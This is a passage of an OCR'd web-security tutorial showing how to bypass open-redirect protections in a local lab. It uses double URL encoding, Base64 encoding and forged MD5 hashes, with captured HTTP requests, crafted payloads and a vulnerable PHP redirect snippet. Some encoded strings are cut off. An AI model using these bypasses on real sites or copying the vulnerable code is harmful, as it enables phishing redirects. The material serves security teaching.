
From the below image, you can see that the **"url=" parameter's value** is different from the one that we see earlier when we hovered on the text, which simply means that, there is some more encoding over it.



Request to http://localhost:80 [127.0.0.1]


```
GET /redirect/url-double/re.php?url=http%253A%252F%252Fwww.hackingarticles.in HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/redirect/url-double/
Cookie: security_level=0
Upgrade-Insecure-Requests: 1
```

Let's copy it out and check it over in the **decode tab.** From the below image, you can see that we got the decoded URL to be as **"http://hackingarticles.in"** when we opted the "**URL Decode"** option for about two times.



```
http%253A%252F%252Fwww.hackingarticles.in
http%3A%2F%2Fwww.hackingarticles.in
http://www.hackingarticles.in
```

Until now, we are aware that, this application is taking up the URL's that are **double-encoded.** Let's now try to deface this web-application by manipulating up its **"url=" parameter value** again with ***"https://ignitetechnologies.in"***.
But wait, before that, we need to implement the **double encoding** methodology, which will thus make the redirection successful.




```
https://www.ignitetechnologies.in
```

```
%68%74%74%70%73%3a%2f%2f%77%77%77%2e%69%67%6e%69%74%65%74%65%63%68%6e%6
```

```
%25%36%38%25%37%34%25%37%34%25%37%30%25%37%33%25%33%61%25%32%66%25%32%6
```

Copy the double encoded value, and paste it over to the **"url="** value.




```
GET
/redirect/url-double/re.php?url=%25%36%38%25%37%34%25%37%34%25%37%30%25%37%33%25%33%61%25%32
%66%25%32%66%25%37%37%25%37%37%25%37%37%25%32%65%25%36%39%25%36%37%25%36%65%25%36%39%25%37%3
4%25%36%35%25%37%34%25%36%35%25%36%33%25%36%38%25%36%65%25%36%66%25%36%63%25%36%66%25%36%37%
25%36%39%25%36%35%25%37%33%25%32%65%25%36%39%25%36%65 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/redirect/url-double/
```

Great!! We are almost done, let's click on the **Forward button,** and check out what it displays to us.

Base64 Redirection

URL Encoding is not the only encoding methodology that the developer implements, thus in order to make the **redirection process more secure**, they may use base64, hex, octal, binary, HTML or anything specific.




Base64 Redirection !!

Hey !! Click here and you will be redirected to Hacking Articles.


localhost/redirect/03-base64/re.php?url=aHR0cDovL3d3dy5oYWNraW5nYXJ0aWNsZXMuaW4=

From the above image, you can see that if we hover over the **"here"** text, we get the **"url="** value in the encoded form. So, let's try to bypass this encoding:
In my burp suite monitor, I've captured up the ongoing request and have copied the **"url="** value.



```
GET /redirect/03-base64/re.php?url=aHR0cDovL3d3dy5oYWNraW5nYXJ0aWNsZXMuaW4%3D HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/redirect/03-base64/
Cookie: security_level=1
Upgrade-Insecure-Requests: 1
```

Now, with the **copied encoded value**, I tried to **decode** it with different encoding methodologies, and thus there, I got it for **Base64.**



aHR0cDovL3d3dy5oYWNraW5nYXJ0aWNsZXMuaW4%3D

For encoded binaries (like images, documents, etc.) use the file uploa

UTF-8 Source character set.

□ Decode each line separately (useful for multiple entries).


Live mode OFF Decodes in real-time when you type or paste (s

< DECODE > Decodes your data into the textarea below.

http://www.hackingarticles.in

Cool!! As we are now aware of the encoding method, let's now try to encode some other URL's and check for their outcomes.


Back in the burpsuite, and in the **decode** tab, I've tried to encode **"google.com"** over with **Base64.** There I've further copied up its encoded value.



https://www.google.com


aHR0cHM6Ly93d3cuZ29vZ2xlLmNvbQ==

Let's now manipulate the **"url=" parameter** with the copied value and thus then fire up the **Forward button** and check the response over back in the browser.




```
GET /redirect/03-base64/re.php?url=aHR0cHM6Ly93d3cuZ29vZ2xlLmNvbQ== HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/redirect/03-base64/
Cookie: security_level=1
Upgrade-Insecure-Requests: 1
```

Great!! From the below image, you can see that we've again successfully bypassed this security



Let’s check out why this all happened:
From the below code snippet, you can see that the developer is again trusting his visitors and is reliable on the **header()** function which **first decodes** up the **encoded input URL** with **URL decode and then with base-64 decoding,** thus further redirects the user to his desired webpage.




```
<html>
<?php
header('Location:'.base64_decode(urldecode($_GET["url"])));
die();

?>
</html>
```

URL Redirection with Hash values

Experienced developers use hash values, which immunes up the web –applications from the “Open Redirect” vulnerability, they could have used any hashing algorithm, whether it is MD5, SHA512 or SH1 or any other.
Some developers even implement the **combination** of **URL** and the **hash values** as we’ve used in this section i.e. when choose the **“**Copy Link Location**”** of **“**here**”** text we’ll get the output




localhost/redirect/04-hashing/

Redirection with Hash


Hey !! Click here and you will be redirected to Hacking Articles.

From the below image, you can see that this time rather than the **“url=”** parameter, we have one more as “**hash=”.**



```
http://localhost/redirect/04-hashing/re.php?url=http://www.hackingarticles.in&hash=8258c1efb05943d059476150cb22df1d
```


Now, if we manipulate the **“url=” with “https://www.bing.com”** and **leaves up the hash value the same** as it was, thus when we will face the error.



=.php?url=https://www.bing.com&hash=8258c1efb05943d059476150cb22df1d

Problem with URL or Hash

*"As when we clicked on the **"here"** text, the redirection script will catch the passed URL and generate its hash value and **compare the generated hash value with the hash value we have sent with the request,** if both the hash values match the redirection would **work** else it will **fail**."*
*Here in this segment, the developer used the **MD5 hash algorithm.***
So, let's now try to exploit this major security again with some manipulations, but this time we need to encrypt our URL over with the **MD5 hash**.




Your Hash: 5b5951e4f10c268c49ff44a705023a13
Your String: https://www.bing.com

Use this generator to create an MD5 hash of a string:

https://www.bing.com


With a basic MD5 Hash generator, we've encrypted **https://www.bing.com**. Copy this all and craft it in with the URL.



```
http://localhost/redirect/04-hashing/re.php?url=http://www.hackingarticles.in&hash=8258c1efb05943d059476150cb22df1d

http://localhost/redirect/04-hashing/re.php?url=https://www.bing.com&hash=5b5951e4f10c268c49ff44a705023a13
```

